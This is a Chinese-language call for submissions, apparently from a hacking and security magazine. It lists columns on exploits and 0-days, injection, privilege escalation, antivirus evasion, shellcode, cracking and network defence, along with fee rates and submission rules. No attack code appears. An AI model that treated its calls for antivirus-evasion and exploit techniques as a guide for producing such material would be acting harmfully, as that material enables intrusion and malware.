利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680